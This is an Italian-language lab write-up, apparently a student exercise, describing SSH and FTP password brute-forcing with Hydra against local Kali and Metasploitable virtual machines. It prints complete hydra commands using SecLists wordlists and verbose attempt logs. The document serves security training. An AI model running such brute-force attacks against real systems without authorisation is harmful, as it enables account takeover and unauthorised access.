Autenticazione Cracking con Hydra

Con questo esercizio, cercheremo di autenticarci , recuperando le credenziali con Hydra, attaccando le due macchine Kali e Metasploit


dopo aver installato e attivato i service ssh e ftp siamo passati da NAT a Locale.

abbiamo dunque creato un t*est_user* ed un *testpass* (username e password)

A questo punto abbiamo testato la connessione SSH dell'utente appena creato.

Una volta riscontrata la possibilità di connettersi, abbiamo modificato le liste scaricate con il seguente comando << sudo apt install seclists>> aggiungendo a monte la username e la password in precedenza create, in modo tale da evitare troppa attesa nell'incrocio dei dati durante l'attacco.

Dopo di che abbiamo avviato l'attacco



Si noti che impostando un il comando -t4 facciamo richiesta di quattro task per volta, difatti come vediamo dalla figura sopra riportata. Ha trovato la soluzione alla prima combinazione ma nonostante tutto ha comunque eseguito la ricerca, dandoci poi in verde le credenziali esatte (ndr come anticipato abbiamo inserito le credenziali in cima alla lista).

La stessa esecuzione è stata avviata per la connessione FTP dando comunque gli stessi risultati

```
┌──(massi87㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato
-net-10-million-passwords-1000000.txt 192.168.64.8 -t4 ftp -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-11 15:46:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295464295456 login tries (l:8295456/p:1000001), ~2073866073864
tries per task
[DATA] attacking ftp://192.168.64.8:21/
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "testpass" - 1 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "123456" - 2 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "password" - 3 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "12345678" - 4 of 8295464295456 [child 3] (0/0)
[21][ftp] host: 192.168.64.8   login: test_user   password: testpass
[ATTEMPT] target 192.168.64.8 - login "info" - pass "testpass" - 1000002 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "123456" - 1000003 of 8295464295456 [child 1] (0/0)
```

Infine abbiamo provato gli attacchi sulla rete metasploit.
Conoscendo già le credenziali, abbiamo pensato di non modificare i file come avvenuto in precedenza, ma aumentando la richiesta di task a -t25


```
┌──(massi87㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato
-net-10-million-passwords-1000000.txt 192.168.50.101 -t25 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-11 15:52:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 25 tasks per 1 server, overall 25 tasks, 8295464295456 login tries (l:8295456/p:1000001), ~331818571819
 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "testpass" - 1 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 2 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 3 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 4 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 5 of 8295464295456 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456789" - 6 of 8295464295456 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345" - 7 of 8295464295456 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234" - 8 of 8295464295456 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "111111" - 9 of 8295464295456 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234567" - 10 of 8295464295456 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "dragon" - 11 of 8295464295456 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123123" - 12 of 8295464295456 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "baseball" - 13 of 8295464295456 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "abc123" - 14 of 8295464295456 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "football" - 15 of 8295464295456 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "monkey" - 16 of 8295464295456 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "letmein" - 17 of 8295464295456 [child 16] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "696969" - 18 of 8295464295456 [child 17] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "shadow" - 19 of 8295464295456 [child 18] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "master" - 20 of 8295464295456 [child 19] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "666666" - 21 of 8295464295456 [child 20] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwertyuiop" - 22 of 8295464295456 [child 21] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123321" - 23 of 8295464295456 [child 22] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "mustang" - 24 of 8295464295456 [child 23] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234567890" - 25 of 8295464295456 [child 24] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "michael" - 26 of 8295464295471 [child 6] (0/15)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "654321" - 27 of 8295464295471 [child 0] (0/15)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pussy" - 28 of 8295464295471 [child 2] (0/15)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "superman" - 29 of 8295464295471 [child 1] (0/15)
```

Il processo è andato avanti per diversi minuti e l'abbiamo interrotto poichè probabilmente avrebbe continuato ancora per molto tempo.

a quel punto abbiamo modificato il file

😃



abbiamo dunque ottenuto quanto cercavamo.